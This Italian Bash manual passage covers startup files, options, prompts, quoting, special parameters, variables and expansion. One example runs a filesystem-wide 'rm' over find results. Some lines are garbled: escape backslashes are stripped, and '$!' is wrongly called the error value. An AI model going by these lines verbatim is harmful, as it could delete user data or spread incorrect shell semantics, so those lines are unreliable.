Le shell più recenti consentono di comporre un comando utilizzando lo standard output di un altro. In pratica, questi tipi di shell mettono in esecuzione prima i comandi da utilizzare per la sostituzione e quindi, con il risultato che ne ottengono, eseguono il comando risultante.

59.8.4 Protezione dalla sostituzione e dall'espansione

Dal momento che ogni shell può attribuire a dei simboli particolari un significato speciale, nel momento in cui si ha la necessità di utilizzare tali simboli per il loro significato letterale (normale), occorre fare in modo che la sostituzione e l'espansione non abbiano luogo.

Generalmente si dispone di due tecniche possibili: l'uso di delimitatori all'interno dei quali la sostituzione e l'espansione non deve avere luogo (oppure può avvenire solo in parte) e l'uso di un carattere di escape. Il carattere di escape viene usato davanti al simbolo che non deve essere interpretato, mentre i delimitatori aprono e chiudono una zona protetta della riga di comando.

Dal momento che si devono usare dei simboli per delimitare o per rappresentare il carattere di escape, quando questi simboli devono essere usati nella riga di comando, occorre proteggere anch'essi. Sembra un circolo vizioso, ma alla fine tutto diventa molto semplice.

Il vero problema è che quando ci si abitua a una shell particolare, ci si abitua anche a utilizzare una serie di tecniche consuete, perdendo di vista la sintassi vera dei comandi.

59.9 Suddivisione in parole

Il compito di una shell tradizionale, quando viene usata in modo interattivo, è quello di interpretare le istruzioni date dall'utente e di avviare di conseguenza i comandi richiesti.

Ma a questi comandi vengono passati normalmente degli argomenti e la separazione tra questi (argomenti) è fondamentale per il significato che assume l'istruzione data dall'utente. Infatti, non è compito dei comandi scomporre l'insieme degli argomenti, ma è compito della shell passarli debitamente separati. In questo modo, i comandi si possono limitare all'analisi di ogni singolo argomento.

Gli oggetti suddivisi che la shell riesce a individuare e quindi a passare ai comandi, sono le *parole*. È molto importante la conoscenza del modo in cui una shell suddivide una riga di comando in parole.

Bash: avvio e conclusione

Bash [1] è la shell standard dei sistemi GNU e di molti altri sistemi Unix. Bash (*Bourne again shell*) è compatibile con la shell Bourne ('**`sh`**') e incorpora alcune funzionalità della shell Korn ('**`ksh`**') e della shell C ('**`csh`**'). Bash è progettata per essere aderente alle specifiche POSIX.2.

> Bash è una shell molto complessa e tutte le notizie contenute in questo documento non sono sufficienti a completarne il quadro. Se necessario si deve consultare la documentazione originale: *bash.info* e *bash(1)*.

60.1 Avvio di Bash

L'eseguibile della shell Bash è '**`bash`**', che si trova normalmente nella directory '`/bin/`'.

`bash` [*opzioni*] [*file_script*] [*argomenti*]

Si distinguono fondamentalmente due tipi di modalità di funzionamento della shell Bash: interattiva e non interattiva. Quando l'eseguibile '**`bash`**' viene avviato con l'indicazione del nome di un file, questo tenta di eseguirlo come uno script (in tal caso non conta che il file abbia i permessi di esecuzione e nemmeno che contenga la dichiarazione iniziale '**`#!/bin/bash`**'). Gli eventuali argomenti che possono seguire il nome del file, vengono passati allo script in forma di parametri (come viene descritto più avanti).

La shell Bash è potenzialmente compatibile con diversi altri tipi di shell, creando una differenza sostanziale di comportamento nel momento dell'avvio, a seconda del tipo di compatibilità a cui ci si riferisce.

La tabella 60.1 mostra, in particolare, la sequenza di file di configurazione utilizzati a seconda del tipo di emulazione preferito.

60.2 Shell interattiva

La shell è interattiva quando interagisce con l'utente e di conseguenza mostra un invito a inserire dei comandi. L'eseguibile '**`bash`**' può essere avviato eventualmente in modo esplicitamente interattivo utilizzando l'opzione '**`-i`**'.[2]

Quando la shell Bash funziona in modo interattivo, se necessario, crea la variabile di ambiente '**`PS1`**' che serve a contenere l'invito, mentre il parametro '**`$-`**' contiene anche la lettera '**`i`**'.[3]

Una shell interattiva può a sua volta essere una «shell di *login*» o meno. La distinzione serve alla shell per determinare quali file di configurazione utilizzare.

60.2.1 Shell interattiva di login

Una shell di *login* è quella in cui il parametro zero, ovvero '**`$0`**', contiene un trattino ('**`-`**') come primo carattere (di solito contiene esattamente il valore '**`-bash`**'), oppure è stata avviata utilizzando l'opzione '**`-login`**'. In pratica è, o dovrebbe essere, quello che si ha di fronte quando è stata completata la procedura di accesso.

---

[1] **Bash** GNU GPL

[2] Questa opzione potrebbe sembrare superflua, ma ci sono circostanze in cui è davvero importante poter indicare esplicitamente ciò che si vuole.

[3] Se le variabile e i parametri sono ancora concetti oscuri, questi dovrebbero essere chiariti nei capitoli successivi.

La shell Bash messa in funzione a seguito di un accesso, se non è stata specificata l'opzione '**`-noprofile`**':

- tenta di leggere ed eseguire il contenuto di '`/etc/profile`';
- tenta di leggere ed eseguire il contenuto di '`~/.bash_profile`', se non ci riesce, tenta con '`~/.bash_login`' e se anche questo file non è accessibile o non esiste, tenta ancora con il file '`~/.profile`'.

Al termine della sessione di lavoro:

- se esiste, legge ed esegue il contenuto di '`~/.bash_logout`'.

60.2.2 Shell interattiva normale

Se non è stata specificata una delle opzioni '**`-norc`**' o '**`-rcfile`**', sempre che esista, viene letto ed eseguito il contenuto di '`~/.bashrc`'.

60.2.3 Collegamenti tra file di configurazione

Spesso si include l'esecuzione del contenuto del file '`~/.bashrc`' anche nel caso di shell di *login*, attraverso un accorgimento molto semplice: all'interno del file '`~/.bash_profile`' si includono le righe seguenti.

```
if [ -f ~/.bashrc ]
then
    source ~/.bashrc
fi
```

Il significato è semplice: viene controllata l'esistenza del file '`~/.bashrc`' e se viene trovato viene caricato ed eseguito.

60.3 Shell non interattiva

Una shell non interattiva è di norma dedicata a eseguire uno script. Nel momento dell'avvio in questa modalità, la shell Bash controlla il contenuto della variabile di ambiente '**`BASH_ENV`**'; se questa variabile non è vuota esegue il file nominato al suo interno.

In pratica, attraverso questa variabile si indica un file di configurazione che si vuole sia eseguito dalla shell prima dello script. In situazioni normali questa variabile è vuota, oppure non esistente del tutto.

60.3.1 Compatibilità con «sh» e POSIX

Se l'eseguibile della shell Bash viene avviato con il nome '**`sh`**' (per esempio attraverso un collegamento simbolico), per quanto riguarda l'utilizzo dei file di configurazione si comporta come la shell Bourne, mentre per il resto il suo funzionamento è conforme alla shell POSIX.

Nel caso di shell di *login*, tenta di eseguire solo '`/etc/profile`' e '`~/.profile`', rispettivamente. L'opzione '**`-noprofile`**' può essere utilizzata per disabilitare la lettura di questi file di avvio.

Se l'eseguibile '**`bash`**' viene avviato in modalità POSIX, attraverso l'opzione '**`-posix`**', allora la shell segue lo standard POSIX per i file di avvio. In tal caso, per una shell non interattiva viene utilizzato il nome del file contenuto nella variabile '**`ENV`**'.

Tabella 60.1. A seconda del modo con cui l'eseguibile della shell Bash viene avviato si utilizzano diversi tipi di file di configurazione.

	Tipo	All'avvio	Alla conclusione
bash	login	/etc/profile + {~/.bash_profile | ~/.bash_login | ~/.profile}	~/.bash_logout
bash	interattiva	~/.bashrc	
bash	non inter.	$BASH_ENV	
sh	login	/etc/profile + ~/.profile	
sh	interattiva	$ENV	
sh	non inter.	--	
bash -posix	login	$ENV	
bash -posix	interattiva	$ENV	
bash -posix	non inter.	--	

60.4 Opzioni

La shell Bash interpreta due tipi di opzioni: a carattere singolo e multicarattere. Le opzioni multicarattere devono precedere necessariamente quelle a carattere singolo.

Alcune opzioni multicarattere

`-norc`

Riguarda la modalità interattiva: non esegue il file di configurazione '`~/.bashrc`'. Quando si avvia l'eseguibile della shell Bash utilizzando il nome '**`sh`**' per mantenere la compatibilità con la shell Bourne, questo file di configurazione non deve essere letto e questa opzione è sottintesa.

`-noprofile`

Riguarda la modalità interattiva di *login*: non esegue i file di inizializzazione '`/etc/profile`', '`~/.bash_profile`', '`~/.bash_login`' o '`~/.bashrc`'.

`-rcfile` *file*

Riguarda la modalità interattiva: non esegue il file di inizializzazione personalizzato '`~/.bashrc`', ma quello indicato come argomento.

`-version`

Visualizza il numero di versione.

`-login`

Fa in modo che funzioni in qualità di shell di *login*.

`-noediting`

Quando è avviata in modalità interattiva, non usa la libreria GNU Readline per gestire la riga di comando.

`-posix`

Fa in modo di adeguarsi il più possibile alle specifiche POSIX 1003.2.

Alcune opzioni a carattere singolo

`-c` *stringa*

Vengono eseguiti i comandi contenuti nella stringa. Eventuali argomenti successivi vengono passati ai parametri posizionali a partire da '**`$0`**'.

`-i`

Forza l'esecuzione in modalità interattiva.

```
-s
```

La shell legge i comandi dallo standard input.

60.5 Interpretazione degli argomenti successivi

Se restano degli argomenti dopo le opzioni e non è stato usato '**-c**' o '**-s**', il primo di questi argomenti viene interpretato come il nome di un file di comandi di shell: uno script di shell. Se la shell viene avviata in questo modo, viene assegnato al parametro '**$0**' il nome di questo script e ai parametri posizionali ('**$1**', '**$2**', '**$3**', ecc.) il resto degli argomenti. La shell legge ed esegue i comandi di questo script e quindi termina l'esecuzione. Il valore restituito alla fine della sua esecuzione è quello dell'ultimo comando eseguito dallo script.

60.6 Uso sommario della tastiera

La shell Bash fornisce un sistema di gestione della tastiera molto complesso, attraverso un gran numero di funzioni. Teoricamente è possibile ridefinire ogni tasto speciale e ogni combinazione di tasti a seconda delle proprie preferenze. In pratica, non è consigliabile un approccio del genere, dal momento che tutto questo serve solo per gestire la riga di comando.

La tabella 60.2 mostra un elenco delle funzionalità dei tasti e delle combinazioni più importanti.

Tabella 60.2. Elenco delle funzionalità dei tasti e delle combinazioni più importanti.

Comando	Descrizione
Caratteri normali	Inseriscono semplicemente i caratteri corrispondenti.
Ctrl+b	Sposta il cursore all'indietro di una posizione.
Ctrl+f	Sposta il cursore in avanti di una posizione.
Backspace	Cancella il carattere alla sinistra del cursore.
Ctrl+d	Cancella il carattere corrispondente alla posizione del cursore.
Ctrl+a	Sposta il cursore all'inizio della riga.
Ctrl+e	Sposta il cursore alla fine della riga.
Alt+f	Sposta il cursore in avanti di una parola.
Alt+b	Sposta il cursore all'indietro di una parola.
Ctrl+l	Ripulisce lo schermo.

Generalmente funzionano anche i tasti freccia per spostare il cursore. In particolare, i tasti [*freccia su*] e [*freccia giù*] permettono di richiamare le righe di comando inserite precedentemente. Quando si preme un tasto o una combinazione non riconosciuta, si ottiene una segnalazione di errore.

Le funzionalità avanzate di gestione e programmazione della tastiera non sono descritte in questo e negli altri capitoli. Se si desidera approfondirle occorre consultare la documentazione originale, *bash.info* e *bash(1),* in corrispondenza di quanto descritto a proposito della libreria Readline.

60.7 Invito o prompt

Quando la shell funziona in modo interattivo, può mostrare due tipi di invito:

- quello primario definito nella variabile '**PS1**' quando è pronta a ricevere un comando;
- quello secondario definito nella variabile '**PS2**' quando necessita di maggiori dati per completare un comando.

Il contenuto di queste variabili è una stringa che può essere composta da alcuni simboli speciali contrassegnati dal carattere di escape ('\'), che acquistano il significato indicato nella tabella 60.3.

Tabella 60.3. Elenco dei codici speciali per definire l'invito.

Codice	Descrizione
\t	Orario attuale nel formato *hh*:*mm*:*ss* (ore, minuti, secondi).
\d	Data attuale.
\n	Interruzione di riga.
\s	Nome della shell.
\w	Directory corrente.
\W	Percorso precedente alla directory corrente (*basename*).
\u	Utente.
\h	Nome del nodo.
\#	Numero del comando attuale.
\!	Numero del comando nello storico.
\$	'**#**' se UID = 0; '**$**' se UID > 0.
nnn	Carattere corrispondente al numero ottale indicato.
\\\\	Una barra obliqua inversa singola ('\').
\\[	Inizio di una sequenza di controllo.
\\]	Fine di una sequenza di controllo.

In particolare merita attenzione '**\$**', il cui significato potrebbe non essere chiaro dalla descrizione fatta nella tabella. Rappresenta un simbolo che cambia in funzione del livello di importanza dell'utente: se si tratta di un UID pari a zero (se cioè si tratta dell'utente '**root**') corrisponde al simbolo '**#**', negli altri casi corrisponde al simbolo '**$**'.

La stringa dell'invito, dopo la decodifica dei codici di escape appena visti, viene eventualmente espansa attraverso i processi di sostituzione dei parametri e delle variabili, della sostituzione dei comandi, dell'espressione aritmetica e della suddivisione delle parole. Il concetto di espansione e sostituzione viene descritto del prossimo capitolo.

Esempi

```
$ PS1='\u@\h:\w\$ '
```

Questo esempio fa in modo di ottenere un invito che visualizza il nome dell'utente, il nome dell'elaboratore, la directory corrente e il simbolo '**$**' o '**#**' a seconda del tipo di utente.

```
daniele@dinkel:~$
```

60.8 Conclusione

La conclusione del funzionamento della shell, quando si trova in modalità interattiva, si ottiene normalmente attraverso il comando interno '**`exit`**', oppure eventualmente con il comando interno '**`logout`**' se si tratta di una shell di *login*. Se invece si tratta di una shell avviata per interpretare uno script, questa termina alla conclusione dello script stesso, senza bisogno di intervenire.

Bash: parametri, variabili, espansione e sostituzione

Un compito molto importante delle shell Unix è quello di rimpiazzare variabili e simboli speciali con quello che rappresentano. A fianco di questo problema si pone la necessità di proteggere ciò che si vuole evitare sia espanso dalla shell. Anche questi simboli che proteggono contro l'espansione sono soggetti a loro volta a un procedimento di sostituzione: quando la shell ha terminato l'interpretazione di un'istruzione, questi devono essere rimossi in modo da non lasciarne traccia per un eventuale programma che dovesse ricevere tali dati in forma di argomenti.

61.1 Quoting: protezione

Il *quoting* è un'azione con la quale si toglie il significato speciale che può avere qualcosa per la shell. Si distinguono tre possibilità: il carattere di escape (rappresentato dalla barra obliqua inversa), gli apici semplici e gli apici doppi (o virgolette). In generale, il concetto può essere trasferito in quello della protezione da un'interpretazione errata di ciò che si intende veramente.

È importante notare che il concetto di «protezione» è utilizzato in molte situazioni estranee all'uso della shell e ogni contesto può avere una logica differente.

61.1.1 Escape e continuazione

La barra obliqua inversa ('`\`') rappresenta il carattere di escape. Serve per preservare il significato letterale del carattere successivo, cioè evitare che venga interpretato diversamente da quello che è veramente.

Un caso particolare si ha quando il simbolo '`\`' è esattamente l'ultimo carattere della riga, o meglio, quando questo è seguito immediatamente dal codice di interruzione di riga: rappresenta una continuazione nella riga successiva.[1]

Il simbolo '`\`', utilizzato per interrompere un'istruzione e riprenderla nella riga successiva, può essere utilizzato sia con una shell interattiva che all'interno di uno script. Bisogna fare bene attenzione a non lasciare spazi dopo questo simbolo, altrimenti non si comporta più come segno di continuazione.

Esempi

$ **ls -l ***

Tenta di visualizzare le caratteristiche del file il cui nome corrisponde a un asterisco ('`*`'). Se non venisse usata la barra obliqua inversa che funge da escape, l'asterisco verrebbe trasformato nell'elenco dei nomi dei file contenuti nella directory corrente.

```
#!/bin/bash
echo "Saluti e baci \
paga la multa e taci"
```

Nello script precedente, il comando '**echo**' è stato spezzato a metà in modo da poter proseguire nella riga successiva.

[1] In un certo senso si potrebbe dire che si tratti anche in questo caso di un carattere di escape: toglie il significato normale che si dà al codice di interruzione di riga.

61.1.2 Apici singoli

Racchiudendo una serie di caratteri tra una coppia di apici semplici (‘**'**’) si mantiene il valore letterale di questi caratteri. Evidentemente, un apice singolo non può essere contenuto in una stringa del genere.

> L’apice inclinato nel modo opposto (‘**`**’) viene usato con un altro significato che non rientra in quello della protezione delle stringhe delimitate.

Esempi

```
$ echo 'Attenzione: $0 $1 \ ... restano "inalterati".'[Invio]
Attenzione: $0 $1 \ ... restano "inalterati".
```

61.1.3 Apici doppi

Racchiudendo una serie di caratteri tra una coppia di apici doppi si mantiene il valore letterale di questi caratteri, a eccezione di ‘**$**’, ‘**`**’ e ‘****’. I simboli ‘**$**’ e ‘**`**’ (dollaro e apice inverso) mantengono il loro significato speciale all’interno di una stringa racchiusa tra apici doppi, mentre la barra obliqua inversa (‘****’) si comporta come carattere di escape solo quando è seguita da ‘**$**’, ‘**`**’, ‘**"**’ e ‘****’; quando si trova al termine della riga serve come indicatore di continuazione nella riga successiva.

Si tratta di una particolarità molto importante, attraverso la quale è possibile definire delle stringhe in cui si possono inserire:

- variabili e parametri;
- comandi da sostituire.

Esempi

```
$ echo "Il parametro \$0 contiene: \"$0\""[Invio]
Il parametro $0 contiene: "-bash"
```

61.2 Parametri e variabili

Nella documentazione originale di Bash si utilizza il termine «parametro» per identificare diversi tipi di entità:

- parametri posizionali;
- parametri speciali;
- variabili di shell.

In questo documento, per evitare confusioni, si riserva il termine parametro solo ai primi due tipi di entità.

L’elemento comune tra i parametri e le variabili è il modo con cui questi devono essere identificati quando si vuole leggere il loro contenuto: occorre il simbolo ‘**$**’ davanti al nome (o al simbolo) dell’entità in questione, mentre per assegnare un valore all’entità (sempre che ciò sia possibile), questo prefisso non deve essere indicato.

61.2.1 Parametri

Il termine parametro viene utilizzato qui per definire una variabile speciale che può essere solo letta e rappresenta alcuni elementi particolari dell'attività della shell. Come nel caso delle variabili, per fare riferimento al contenuto di un parametro occorre utilizzare il prefisso ‘`$`’ che di per sé non è parte del nome del parametro. Tuttavia, per maggiore chiarezza espressiva, dal momento che non è possibile assegnare un valore a queste entità, quando nelle documentazioni si fa riferimento a un parametro, si utilizza quasi sempre il suo nome (o il simbolo che rappresenta) preceduto dal simbolo ‘`$`’.

Quindi, dire che il primo parametro posizionale si chiama ‘`$1`’ non è esatto: è semplicemente ‘`1`’, solo che per leggerne il contenuto si deve aggiungere ‘`$`’ davanti e non esiste la possibilità di trattare questo ‘`1`’ come una variabile di shell. Inoltre, parlare del parametro ‘`1`’, può essere fonte di confusione.

Un parametro è definito, cioè esiste, quando contiene un valore, compresa la stringa nulla.

61.2.1.1 Parametri posizionali

Un parametro posizionale è definito da una o più cifre numeriche a eccezione del parametro ‘`$0`’ che ha invece un significato speciale. I parametri posizionali rappresentano gli argomenti forniti al comando: ‘`$1`’ è il primo, ‘`$2`’ è il secondo e così di seguito.

Quando viene eseguita una funzione, questi parametri vengono rimpiazzati temporaneamente con gli argomenti forniti alla funzione.

Quando si utilizza un parametro composto da più di una cifra numerica, occorre racchiudere questo numero tra parentesi graffe: ‘`${10}`’, ‘`${11}`’,...

61.2.1.2 Parametri speciali

I parametri speciali sono rappresentati da uno zero o un altro simbolo speciale.

`$0`

Restituisce il nome della shell o dello script. Se la shell Bash viene avviata con un file di comandi, ‘`$0`’ conterrà il nome di quel file. Se la shell viene avviata con l'opzione ‘`-c`’, ‘`$0`’ conterrà il primo argomento dopo la stringa dei comandi (sempre che ce ne sia uno).

`$*`

Rappresenta l'insieme di tutti i parametri posizionali a partire dal primo. Quando viene utilizzato all'interno di apici doppi, rappresenta un'unica parola composta dal contenuto dei parametri posizionali, spaziati dal primo carattere contenuto nella variabile speciale ‘`IFS`’. Se questa variabile non è definita, oppure contiene una stringa nulla, viene utilizzato uno spazio singolo. Per esempio, se ‘`IFS`’ contenesse la sequenza ‘`xyz`’, ‘`"$*"`’ sarebbe equivalente a ‘`"$1x$2x..."`’.

> La variabile di shell ‘`IFS`’ contiene di solito la sequenza: *<SP><HT><LF>* (corrispondente a uno spazio normale, un carattere di tabulazione e al codice di interruzione di riga nella maggior parte dei sistemi Unix). Di conseguenza, viene utilizzato normalmente il carattere spazio (*<SP>*) per staccare i vari parametri posizionali. Per cui, in pratica, la maggior parte delle volte, ‘`"$*"`’ equivale a ‘`"$1 $2..."`’.

$@

Rappresenta l'insieme di tutti i parametri posizionali a partire dal primo. Quando viene utilizzato all'interno di apici doppi, rappresenta una serie di parole, ognuna composta dal contenuto del parametro posizionale rispettivo. Di conseguenza, '**"$@"**' equivale a '**"$1" "$2"** ... **"$***n***"**'. Questo rappresenta un'eccezione rispetto agli altri parametri: l'espansione di questo parametro genera diverse parole.

$#

Restituisce il numero della quantità di parametri posizionali.

$?

Restituisce lo stato dell'ultima pipeline eseguita in primo piano (*foreground*).

$-

Il trattino, restituisce la serie di lettere corrispondenti alle modalità configurabili attraverso il comando interno '**set**'.

$$

Restituisce il numero PID della shell. Se viene utilizzato all'interno di una subshell, cioè tra parentesi tonde, restituisce il numero PID della shell principale e non quello della subshell.

$!

Restituisce il valore dell'errore.

$_

Il trattino basso, restituisce l'ultimo argomento del comando precedente.

61.2.2 Variabili di shell

Una variabile è definita quando contiene un valore, compresa la stringa nulla. L'assegnamento di un valore si ottiene con una dichiarazione del tipo seguente:

nome_di_variabile=[*valore*]

Il nome di una variabile può contenere lettere, cifre numeriche e il trattino basso, ma il primo carattere non può essere un numero.

Se non viene fornito il valore da assegnare, si intende la stringa nulla. La lettura del contenuto di una variabile si ottiene facendone precedere il nome dal simbolo '**$**'.

La tabella 61.1 mostra l'elenco delle variabili il cui valore viene assegnato direttamente dalla shell.

Tabella 61.1. Elenco delle variabili più importanti della shell Bash, il cui valore viene assegnato direttamente dalla shell stessa. L'elenco è classificato in base all'origine storica.

Origine	Variabile	Descrizione
sh	OPTIND	L'indice del prossimo argomento da elaborare dal comando '**getopts**'.
"	OPTARG	Il valore dell'ultimo argomento elaborato da '**getopts**'.
ksh	RANDOM	Un numero intero casuale.
"	REPLY	La destinazione predefinita per il comando interno '**read**'.
"	SECONDS	Il numero di secondi trascorsi dall'avvio della shell.
"	PWD	La directory corrente.
"	OLDPWD	La directory corrente visitata precedentemente.

Origine	Variabile	Descrizione
"	LINENO	Il numero della riga dello script o della funzione.
bash	HISTCMD	L'indice nel registro storico dei comandi.
"	UID	Il numero UID dell'utente.
"	EUID	Il numero UID efficace dell'utente.
"	GROUPS	Un array contenente i numeri GID di cui l'utente è membro.
"	HOSTTYPE	Il nome del tipo di elaboratore.
"	OSTYPE	Il nome del sistema operativo.
"	MACHTYPE	Architettura e sistema operativo utilizzato.
"	BASH_VERSION	Il numero di versione di Bash.
"	BASH	Il percorso assoluto della copia corrente dell'eseguibile '**`bash`**'.
"	PPID	Il numero PID del processo genitore della shell attuale.
"	SHLVL	Il livello di annidamento dell'eseguibile '**`bash`**'.

In particolare, è possibile assegnare un valore alla variabile '**`SECONDS`**' ottenendo il riavvio del conteggio dei secondi a partire da quel valore.

La tabella 61.2 mostra l'elenco di alcune delle altre variabili utilizzate dalla shell.

Tabella 61.2. Elenco di alcune delle altre variabili utilizzate dalla shell Bash. L'elenco è classificato in base all'origine storica.

Origine	Variabile	Descrizione	Predefinito
sh	IFS	*Internal field separator*.	*<SP><HT><LF>*
"	PATH	I percorsi di ricerca per i comandi.	
"	HOME	La directory personale dell'utente.	
"	CDPATH	Il percorso di ricerca per il comando '**`cd`**'.	
"	MAILPATH	La directory dei file della posta elettronica.	
"	PS1	L'invito primario.	«bash$ »
"	PS2	L'invito secondario.	«>»
csh	IGNOREEOF	Il numero di EOF necessari per terminare.	1
ksh	PS3	l'invito del comando '**`select`**'.	
"	PS4		«+ »
"	TMOUT	Tempo di attesa massima (secondi).	
bash	HISTSIZE	Comandi da conservare nello storico.	500
"	HISTFILE	File storico dei comandi inseriti.	«~/.bash_history»
"	ENV	Il nome di un file di configurazione POSIX.	
"	BASH_ENV	File di configurazione per l'esecuzione di script.	

In particolare vanno prese in considerazioni le variabili descritte di seguito.

`PATH`

È un elenco di directory separato da due punti verticali ('**`:`**'). Il valore predefinito dipende dalla configurazione della shell e un valore comune potrebbe essere il seguente:

`/usr/local/bin:/bin:/usr/bin:.:`

> È importante notare, soprattutto per chi è abituato a utilizzare il sistema operativo Dos, che se si vuole includere nel percorso di ricerca la directory corrente, questa deve essere indicata tra i percorsi possibili. Nell'esempio è stata messa alla fine, come si fa di solito per motivi di sicurezza.

PS1

L'invito primario. Un esempio possibile è '**\u@\h:\w\$** ' che in particolare mostra anche il nome dell'utente come nell'esempio seguente:

```
daniele@dinkel:~$
```

Se la stringa si indica delimitandola tra apici doppi, si deve di fatto trasformare in '**"\\u@\\h:\\w\\$ "**'.

61.2.3 Esportazione delle variabili

Quando si creano o si assegnano delle variabili, queste hanno una validità limitata all'ambito della shell stessa, per cui, i comandi interni sono al corrente di queste variazioni mentre i programmi che vengono avviati non ne risentono. Perché anche i programmi ricevano le variazioni fatte sulle variabili, queste devono essere *esportate*. L'esportazione delle variabili si ottiene con il comando interno '**export**'.

Esempi

$ **PIPPO="ciao"**

$ **export PIPPO**

Crea la variabile '**PIPPO**' e quindi la esporta.

$ **export PIPPO="ciao"**

Esegue la stessa operazione dell'esempio precedente, ma in un colpo solo.

61.3 Espansione

Con questo termine si intende la traduzione di parametri, variabili e altre entità analoghe, nel loro risultato finale. L'espansione, intesa in questi termini, viene eseguita sulla riga di comando, dopo che questa è stata scomposta in parole. Esistono sette tipi di espansione eseguiti nell'ordine seguente:

1. parentesi graffe;
2. tilde;
3. parametri e variabili;
4. comandi;
5. aritmetica (da sinistra a destra);
6. suddivisione delle parole;
7. percorso o *pathname*.

Nei sistemi che possono gestirlo esiste un tipo addizionale: si tratta della *sostituzione di processo* e qui non viene descritta.

Solo l'espansione attraverso parentesi graffe, la suddivisione in parole e l'espansione di percorso, possono cambiare il numero delle parole di un'espressione. Gli altri tipi di espansione trasformano una parola in un'altra parola con l'unica eccezione del parametro '**$@**' che invece si espande in più parole.

Dopo tutte le fasi di espansione e sostituzione, tutti i simboli utilizzati per la protezione vengono eliminati.

61.3.1 Parola

Il termine *parola* ha un significato particolare nella terminologia utilizzata per la shell: si tratta di una sequenza di caratteri che rappresenta qualcosa di diverso da un operatore. In altri termini, si può definire come una stringa che viene presa così com'è e rappresenta una cosa sola. Per esempio, un argomento fornito a un programma è una parola.

L'operazione di *suddivisione in parole* riguarda il meccanismo con cui una stringa viene analizzata e suddivida in parole in base a un criterio determinato. Questo problema viene ripreso più avanti.

61.3.2 Espansione delle parentesi graffe

L'espansione delle parentesi graffe deriva dalla shell C.

prefisso{*elenco*}*suffisso*

L'elenco indicato all'interno delle parentesi graffe è fatto di elementi separati da virgola. Il risultato è una serie di parole composte tutte dal prefisso e dal suffisso indicati, contenenti all'interno uno degli elementi della lista. Per esempio, '**`a{b,c,d}e`**' genera esattamente le tre parole '**`abe ace ade`**'.

Esempi

```
# mkdir /usr/local/src/pippo/{vecchio,nuovo,dist,bachi}
```

Crea quattro directory: '`vecchio/`', '`nuovo/`', '`dist/`' e '`bachi/`' a partire da '`/usr/local/src/pippo/`'.

```
# chown root /usr/{paperino/{qui,quo,qua},topolino/{t??.*,minnie}}
```

cambia proprietà di una serie di file:

```
/usr/paperino/qui
/usr/paperino/quo
/usr/paperino/qua
/usr/topolino/t??.*
/usr/topolino/minnie
```

e chiaramente, '`/usr/topolino/t??.*`' viene espanso ulteriormente.

61.3.3 Espansione della tilde

L'espansione della tilde deriva dalla shell C.

Se una parola inizia con il simbolo tilde ('**`~`**') si cerca di interpretare quello che segue, fino alla prima barra obliqua ('**`/`**'), come un nominativo-utente, facendo in modo di sostituire questa prima parte con il nome della directory personale dell'utente stesso. In alternativa, se dopo il carattere '**`~`**' c'è subito la barra, o nessun altro carattere, si intende il contenuto della variabile '**`HOME`**', ovvero la directory personale dell'utente attuale.

Esempi

```
$ cd ~
```

Corrisponde a uno spostamento nella directory personale dell'utente.

```
$ cd ~tizio
```

Corrisponde a uno spostamento nella directory personale dell'utente '**`tizio`**' (ammesso che i permessi lo consentano).

Il carattere tilde viene usato anche per altri tipi di sostituzioni, precisamente: la coppia '**~+**' viene sostituita con il contenuto di '**PWD**', mentre, la coppia '**~-**' viene sostituita con il contenuto di '**OLDPWD**'.

61.3.4 Espansione di parametri e variabili

Il modo normale in cui si fa riferimento a un parametro o a una variabile è quello di anteporvi il simbolo dollaro ('**$**'), ma questo metodo può creare problemi all'interno delle stringhe, oppure quando si tratta di un parametro posizionale composto da più di una cifra decimale. La sintassi normale è quindi la seguente:

$*parametro* | ${*parametro*}
$*variabile* | ${*variabile*}

In uno di questi modi si ottiene quindi la sostituzione del parametro o della variabile con il suo contenuto.

Esempi

```
#!/bin/bash
echo " 1 arg. = $1"
echo " 2 arg. = $2"
echo " 3 arg. = $3"
...
echo "10 arg. = ${10}"
echo "11 arg. = ${11}"
```

Visualizza in sequenza l'elenco degli argomenti ricevuti, fino all'undicesimo.

```
#!/bin/bash
UNO="Dani"
echo "${UNO}ele"
```

Compone la parola '**Daniele**' unendo il contenuto di una variabile con una terminazione costante.

Con la shell Bash, i modi in cui è possibile ottenere la sostituzione di parametri e variabili sono numerosi. Questi sono derivati generalmente dalla shell Korn e sono descritti nella sezione 63.4.

61.3.5 Sostituzione dei comandi

La sostituzione dei comandi consente di utilizzare quanto emesso attraverso lo standard output da un comando. Ci sono due forme possibili, la prima derivata dalla shell Korn e la seconda originaria della shell Bourne.

$(*comando*)
` *comando* `

Nel secondo caso dove si utilizzano gli apici inversi, la barra obliqua inversa ('\'), che fosse contenuta eventualmente nella stringa, mantiene il suo significato letterale a eccezione di quando è seguita dai simboli '**$**', '**`**' o '\'.

Bisogna fare attenzione a non confondere gli apici usati per la sostituzione dei comandi con quelli usati per la protezione delle stringhe.

La sostituzione dei comandi può essere annidata. Per farlo, se si utilizza il vecchio metodo degli apici inversi, occorre fare precedere a quelli più interni il simbolo di escape, ovvero la barra obliqua inversa.

Se la sostituzione appare tra apici doppi, la suddivisione in parole e l'espansione di percorso non sono eseguite nel risultato.

Esempi

$ **`ELENCO=$(ls)`**

Crea e assegna alla variabile '**`ELENCO`**' l'elenco dei file della directory corrente.

$ **`ELENCO=$(ls "a*")`**

Crea e assegna alla variabile '**`ELENCO`**' l'elenco dell'unico file '`a*`', ammesso che esista.

$ **`rm $( find / -name "*.tmp" )`**

Elimina da tutto il file system i file che hanno l'estensione '`.tmp`'. Per farlo utilizza '**`find`**' che genera un elenco di tutti i nomi che soddisfano la condizione di ricerca.

61.3.6 Espansione di espressioni aritmetiche

Le espressioni aritmetiche consentono la valutazione delle espressioni stesse e l'espansione utilizzando il risultato. Esistono due forme per rappresentare la sostituzione tramite espressione aritmetica: nella prima l'espressione viene racchiusa tra parentesi quadre, nella seconda tra doppie parentesi tonde.

`$[`*espressione*`]`

`$((`*espressione*`))`

L'espressione viene trattata come se fosse racchiusa tra apici doppi, ma un apice doppio all'interno delle parentesi non viene interpretato in modo speciale. Tutti gli elementi all'interno dell'espressione sono sottoposti all'espansione di parametri, variabili, sostituzione di comandi ed eliminazione di simboli superflui per la protezione. La sostituzione aritmetica può essere annidata. Se l'espressione aritmetica non è valida, si ottiene una segnalazione di errore senza alcuna sostituzione.

Esempi

$ **`echo "$((123+23))"`**

Emette il numero 146 corrispondente alla somma di 123 e 23.

$ **`VALORE=$[123+23]`**

Assegna alla variabile '**`VALORE`**' la somma di 123 e 23.

$ **`echo "$[123*$VALORE]"`**

Emette il prodotto di 123 per il valore contenuto nella variabile '**`VALORE`**'.

